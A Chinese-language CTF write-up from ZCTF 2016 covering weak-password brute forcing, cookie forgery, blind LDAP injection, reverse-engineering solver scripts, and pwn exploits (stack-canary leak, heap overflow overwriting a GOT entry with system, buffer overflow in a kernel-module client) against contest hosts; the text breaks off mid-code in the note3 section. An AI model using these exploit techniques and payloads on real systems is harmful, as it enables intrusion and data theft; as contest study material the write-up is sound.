ZCTF 2016 Writeup

Sigma

WEB 2
1. WEB100——老大知道 flag 2
2. WEB150——Injection 3
REVERSE 5
1. RE100 5
2. RE200 8
3. RE500 8
PWN 10
1. PWN100——guess 10
2. PWN200——note1 12
3. PWN300——spell 14
4. PWN300——note3 15
5. PWN400——note2 20
MISC 24
1. MISC100——xctf 竞赛规则 24
2. MISC100——码魂 25

WEB

1. WEB100——老大知道 flag

找不到啥图啊。
首先通过 top500 的姓名列表,密码为 123456789 进行爆破,
发现了一个弱口令好像是 zhangwei 123456？ 登录后
然后进去了是一个通讯录

```
1:老大
2:陈杰
3:李敏
4:张超
5:王鑫
6:李宇
7:蒋少杰
8:赵毛毛
9:牛犇犇
10:王平
11:张辉
12:周杰伦
13:王玉梅
14:李林
15:罗玉凤
16:赵建设
17:李斌
18:王秀珍
19:周明
20:张宇
21:张伟
22:袁嘉敏
退出
```

然后再把这些姓名改为拼音再爆破一次,
发现了 niubenben 123456789 这个弱口令


然后登录成功后
“老大知道 flag” 说明了 要登录”admin”权限的账户把
这时候看了下 cookie
有个 key = 81c7976cdee0939072e0bedcb738cdd1

看起来是 MD5 解密后为 9+ADk-

一开始想了半天,还以为是明文但是没思路，就把所有的编码方式都试了一遍才发现是 utf7。。。
9+ADk-　uft-7 解密 为 99
然后目测这个对应的就是 id 然后就构造出 id 再 utf7 编码,再 md5 一次
1+ADE-
把 COOKIE 改为 key=cd53009e0df5b83529120a75f6f28bf6
再刷新一次 就出现 flag 了。zctf{x3y7h_b00s}

2. WEB150——Injection

抓包的时候发现了一个 SESSIONHINT




```
ONYUY2JANZXXIIDGNFXEIILDIFZGKIC
```

```
sqLi not finD!cAre P
```


然后发现是 base32 编码，解码后为 sqLi not finD!cAre P
英语不好，我还真没读懂这个是什么意思。

但是仿佛不影响。
然后偶然写了个 admin　*
然后就 login success 了?
进去后 又抓了下包 发现 SESSIONHINT 又变了　又解码一次


MNQW4IDZN52SAZTJNZSCA3LZEBSGK43DO

can you find my description?

但是看了 我依旧不知道是啥意思。。
然后搜索一下 看源码


```
        <input align= middle
    </form>
<br/>(|(uid=*asd'*))</div>
</body>
</html>


```

一直以为是什么注入呢。。
然后 我去 drops.wooyun.org 搜了一下 (|(

没想到搜到了个

LDAP注入与防御剖析

2014/02/26 15:53 | r00tgrok | 技术分享 | 9 条评论了已经 | 阅读: 17,939

[目录]

0x00 前言
0x01 LDAP出现背景

然后参考他的姿势

然后 POST
search=z*)(flag=*z

但是却为空。。 这里要猜一下 flag 的列名,
然而猜了几个 都没猜到 flag fl4g key flag_is_here fl4g_is_here 之类的。。

后面又想到 登录后的那 SESSIONHINT

Can you find my description
又试了下这个 description 字段
search=z*)(description=*z
search=z*)(description=*zc
search=z*)(description=*zct

然后就慢慢盲注了

最后得到 zctf{303a61ace0204a2d5f352771d6f1bba2}

REVERSE

1. RE100

```
import numpy

s=[
    'My dear,for the hurt you sought to do me was is your
good opinion',
    'I cannot choose the best.',
    'My wishes are fools,they shout across thy song,my 
Master.',
    'What you are you do not see,what you see is your 
shadow.',
    'Do not seat your love upon a precipice because it is 
high.',
    'Delusions of knowledge are like the fog of the 
morning.',
    'Listen,my heart,to the whispers of the world with which 
it makes love to you.',
    'Some unseen fingers,like an idle breeze,are playing upon 
my heart the music of the ripples.',
    'Sorrow is hushed into peace in my heart like the evening 
among the silent trees.',
    'Once we dreamt that we were strangers.',
    'Her wishful face haunts my dreams like the rain at 
night.',
    'If you shed tears when you miss the sun,you also miss 
the stars.',
    'It is the tears of the earth that keep here smiles in 
bloom.',
    'That I exist is a perpetual surprise which is life.',
    'God expects answers for the flowers he sends us,not for 
the sun the earth.',
    'O Beauty,find thyself in love,not in the flattery of thy 
mirror.',
]

r=[0x2BC86 ,0x2ADB8 ,0x2C218 , 0x2C85E , 0x2CA42 , 0x2C158 , 
0x2C4C0 , 0x2B8AB , 0x2C549 , 0x2B15B , 0x2A7DB , 0x2BEAA , 
0x2BA81 , 0x2ACF1 , 0x2BA08 , 0x2ACD8]
ss=[]
for x in s:
    t=''
    assert len(x)>=16
    for y in x:
        if ord(y)!=32 and ord(y)!=44 and ord(y)!=46:
            t+=y
    ss.append(t)
print ss

arg=[[0]*16 for i in range(16)]
print arg

for x in range(16):
    for y in range(16):
        arg[x][y]=ord(ss[x][y])
print arg

aa=numpy.array(arg)
bb=numpy.array(r)
ret=numpy.linalg.solve(aa,bb)
print ret

t=''
for x in ret:
    print str(x)
    t+=chr(int(round(x)))
print t

ggg=[0x232,0x285 ,0x2F4 , 0x353 , 0x398 , 0x3F9 , 0x46C ,
0x4E5 , 0x544 , 0x593 , 0x5FB , 0x65A , 0x6A1 , 0x710 ,
0x774 ,0x7f1]

f='zctf'

for n in ggg:
    num=0
    for c in f:
        num+=ord(c)
    print n,num
    f+=chr(n-num)
print f
```

2. RE200


很遗憾在当时比赛时的记录丢失了，这里只进行一下文字叙述吧。
程序一开始有很多个跳转，有些干扰，但是跟踪到接收输入数据的部分就可以很清楚的看明白流程了。
前 5 个字符直接明文比较的，最后一位也是明文比较，通过这两者就可以得到输入字符的头、尾还有字符的长度。中间还有部分_的比较。
中间又分为几块内容，基本算法都是 MD5，在 IDA 中看到有很多的特殊的数字，就网上查了下，确定是 MD5 算法。
c0c 这部分是对这三位进行的 MD5。直接可以网上查出来。
E4t 这部分是 base64 算法，通过将三位转为四位，还有读表的操作。
LIK3 输入的 4 位，也是 MD5，这里困扰了我很长时间，最后发现是对 5 位字符进行的 MD5 计算，也就是输入的 4 位字符，再加上 0x00。这是写了个脚本暴力破解出来的。
最后一部分，看到对读取的文件内容进行了异或操作，而且只是对前两位，奇偶位的操作不同，对读取的文件内容进行查看，发现大量的 0x53,0x54，写个脚本异或一下，得到 Rar，解开，得到最后的一部分。

3. RE500

```
from zio import *
a="57 3D 27 18 03 39 1C 39 1A 60 58 58 68 35 30 3B 25 2F 4E
73 1D 7F 54 29 35 3C 64 4E 3B 3B 4B 65 2D 29 29 16 04 07 05
4E 40 41 58 0C 11 44 2A 5B 38 20 5A 3E 09"

ahex=a.replace(' ','').decode('hex')
dhex=''
for i in range(len(ahex)):
    dhex+=chr(ord(ahex[i])^i)
print dhex.encode('hex')

t="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345
6789+/="
def change(s,pre):
    ecx=b32(s)>>0xe
    edx=b32(s)>>8
    eax=b32(s)>>0x1a
    ecx=ecx&0x3f
    ebx=b32(s)>>0x14
    edx=edx&0x3f
    eax=eax&0x3f
    ecx=ord(t[ecx])
    ebx=ebx&0x3f
    ecx|=ord(t[edx])<<8
    eax=ord(t[eax])
    edx|=eax<<8
    eax|=ord(t[ebx])<<8
    eax^=(eax&0xff00)>>8
    eax^=(ecx&0xff)<<8
    ecx^=(ecx&0xff00)>>8
    ecx<<=0x10
    ecx|=eax
    #print "eax=%x"%eax
    #print "ecx=%x"%ecx
    #print "edx=%x"%edx
    #print "ebx=%x"%ebx
    ret=l32(ecx)
    pre=chr(ord(pre)^(edx&0xff00)>>8)
    #print '%x'%ord(pre)
    #print ret.encode('hex')
    return pre,ret
a,b=change('ZCTF','\x00')
print (a+b).encode('hex')

def guessone(dst,pre):
    for i in range(0x80):
        for j in range(0x80):
            for k in range(0x80):
                a,b=change(chr(i)+chr(j)+chr(k)+'\x99',pre)
                if a+b[:3]==dst:
                    return chr(i)+chr(j)+chr(k),b[3]
    print 'fucked'
#ret,pre=guessone(dhex[0:4],'\x00')
#ret,pre=guessone(dhex[4:8],'\x55')
pre='\x00'
flag=''
for i in range(13):
    ret,pre=guessone(dhex[i*4:i*4+4],pre)
    flag+=ret
    print flag
```

PWN

1. PWN100——guess




```
signed int v7; // [sp+Ch] [bp-54h]@12
int size; // [sp+10h] [bp-50h]@3
FILE *stream; // [sp+18h] [bp-48h]@1
char buffer[40]; // [sp+20h] [bp-40h]@3
__int64 v11; // [sp+48h] [bp-18h]@1

v11 = *MK_FP(__FS__, 40LL);
stream = fopen("flag", "r");
if ( stream )
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x3Cu);
  fseek(stream, 0LL, 2);
  size = ftell(stream);
  fseek(stream, 0LL, 0);
  fgets(&flag_buf, size + 1, stream);
  fclose(stream);
  puts("please guess the flag:");
  gets(buffer);
  if ( size != (unsigned int)strlen(buffer) )
  {
    puts("len error");
    exit(0);
```

该程序存在栈溢出，由于程序开启了 stack cookie 保护，因此当栈溢出时会触发 stack_chk_fail 函数并退出程序；stack_chk_fail 函数会打印触发栈溢出的程序名称，这个程序名称实际上是存放在栈上的字符串指针，因此可以通过栈溢出，将栈上的程序名指针替换为任意可读的内存地址，就可以实现内存泄露的效果。

利用代码如下：

```
from zio import *
```

```
def pwn(host):
    def conn(host):
        try:
            return  zio(host,  timeout=3000,  print_read=False,
print_write=False)
        except Exception,e:
            print(str(e))
            exit(0)
            
    def check_len():
        for i in xrange(1,100):
            io = conn(host)
            io.read_until("please guess the flag:\n")
            string = "1"*i
            print i
            flag = "ZCTF{"+string+"}"
            io.writeline(flag)
            if "len error" not in io.readline():
                return i

    def exploit(_len=0):
        try:
            io = conn(host)
            io.read_until("please guess the flag:\n")
            string = "\x08"*_len
            flag = "ZCTF{"+string+"}"
            flag_addr = 0x6010c0+5
            buf_addr = 0x601110
            payload = flag.ljust(0x128,"\x00") + l64(flag_addr)
+ l64(0) + l64(buf_addr)
            io.writeline(payload)
            io.writeline("LIBC_FATAL_STDERR_=\x01")
            io.read_until("*** stack smashing detected ***: ")
            result = io.read(_len)
            r_flag = ""
            for i in xrange(len(result)-1):
                r_flag += chr(ord(string[i]) ^ ord(result[i]))
            r_flag = "ZCTF{"+r_flag+"}"
            print "flag: " + r_flag
        except Exception,e:
            print('something wrong: '+str(e))
            return str(e)
    return exploit(_len=check_len())

if __name__ == '__main__':
    host = ("115.28.27.103", 22222)
    pwn(host)
```



```
random@random:~/Desktop/zctf2015/pwn/pwn100 $ py solution/pwn.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
flag: ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}
```

ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}

2. PWN200——note1


```
from zio import *

io=zio('./note1')
#io=zio(('115.28.27.103',9001))

def newnote(title,types,content):
    io.rwl('option--->>','1')
    io.rwl('Enter the title:',title)
    io.rwl('Enter the type:',types)
    io.rwl('Enter the content:',content)

def show():
    io.rwl('option--->>','2')
    io.read_until('content=')
    io.read_until('content=')
    io.read_until('content=')
    io.read_until('title=')
    
    title=io.read_until('type')
    io.read_until('content=')
    return l64('\x00'+io.read(5)+'\x00\x00')
def editnote(title,newcontent):
    io.rwl('option--->>','3')
    io.rwl('Input the note title:',title)
    io.rwl('Enter the new content:',newcontent)
    
def delnote(title):
    io.rwl('option--->>','4')
    io.rwl('Input the note title:',title)

newnote('a1','b1','c1')
newnote('a2','b2','c2')
newnote('a3','b3','c3')
newnote('a4','b4','c4')
a1content=('x'*256+'p'*0x10+l64(0x0)+l64(0x602029-0x70)+'a2')
editnote('a1',a1content)

addr=show()
print 'show()=%x'%addr
system=addr-0x7fb29d0b2400+0x7fb29d0a4640
print 'system=%x'%system
a1content=('x'*256+'p'*0x10+l64(0x0)+l64(0x602048-0x70)+'a4')
editnote('a3',a1content)
editnote('',l64(system))
```

```
io.writeline('3')
io.writeline('cat flag')
io.interact()
```

3. PWN300——spell

zctf.ko 内核模块实现 2 个功能，命令号分别为 0x80086B01 和 0x80086B02，其中 0x80086B01 实现 8 字节随机数生成，0x80086B02 实现系统时间获取。
Spell 程序用于获取用户输入的字符串数组刚好位于命令号变量(0x80086B01)的上方，由于该字符串数组存在溢出刚好修改命令号变量，使其有 0x80086B01 变为 0x80086B02，从而使得 Spell 程序不去调用 zctf.ko 的随机数生成的函数。
利用代码如下：

```
from zio import *

def pwn(host):

    def conn(host):
        try:
            return  zio(host,  timeout=3000,  print_read=False,
print_write=False)
        except Exception,e:
            print(str(e))
            exit(0)

    def exploit():
        try:
            size = 56
            mark = "zctfflag"
            io = conn(host)
            io.read_until("How long of your spell:")
            io.writeline("256")
            io.read_until("At ")
            time = io.read(7).ljust(8,"\x00")
            print time
            print len(time)
            block = ""
            for i in xrange(8):
                block += chr(ord(mark[i]) ^ ord(time[i]))
            payload = block*(size/8)+"\x00"*(256-size)+"\x02"
            io.read_until("you enter the spell:")
            io.writeline(payload)
            flag = io.readline()
            print "flag:" + flag
            io.close()
        except Exception,e:
            print('something wrong: '+str(e))
            return str(e)

    return exploit()

if __name__ == '__main__':
    host = ("115.28.27.103",   33333)
    pwn(host)
```




```
random@random:~/Desktop/zctf2015/pwn/pwn300 $ py solution/pwn.py
09:11:
3
flag: ZCTF{SPELL_IS_IN_THE_D33wRIVER}
```

ZCTF{SPELL_IS_IN_THE_D33wRIVER}


4. PWN300——note3

Noet3 程序在添加 note 时的大小 size 可以为 0，malloc(0)实际会分配 0x10 大小的堆，因此也是可以添加一个 note；



```
int add_note()
{
  int result; // eax@2
  const char *content_ptr; // ST08_8@5
  int note_id; // eax@5
  int size; // [sp+4h] [bp-Ch]@3

  if ( (unsigned int)g_note_count <= 3 )
  {
    puts("Input the length of the note content:(less than 128)");
    size = read_int();
    if ( (unsigned int)size <= 0x80 )
    {
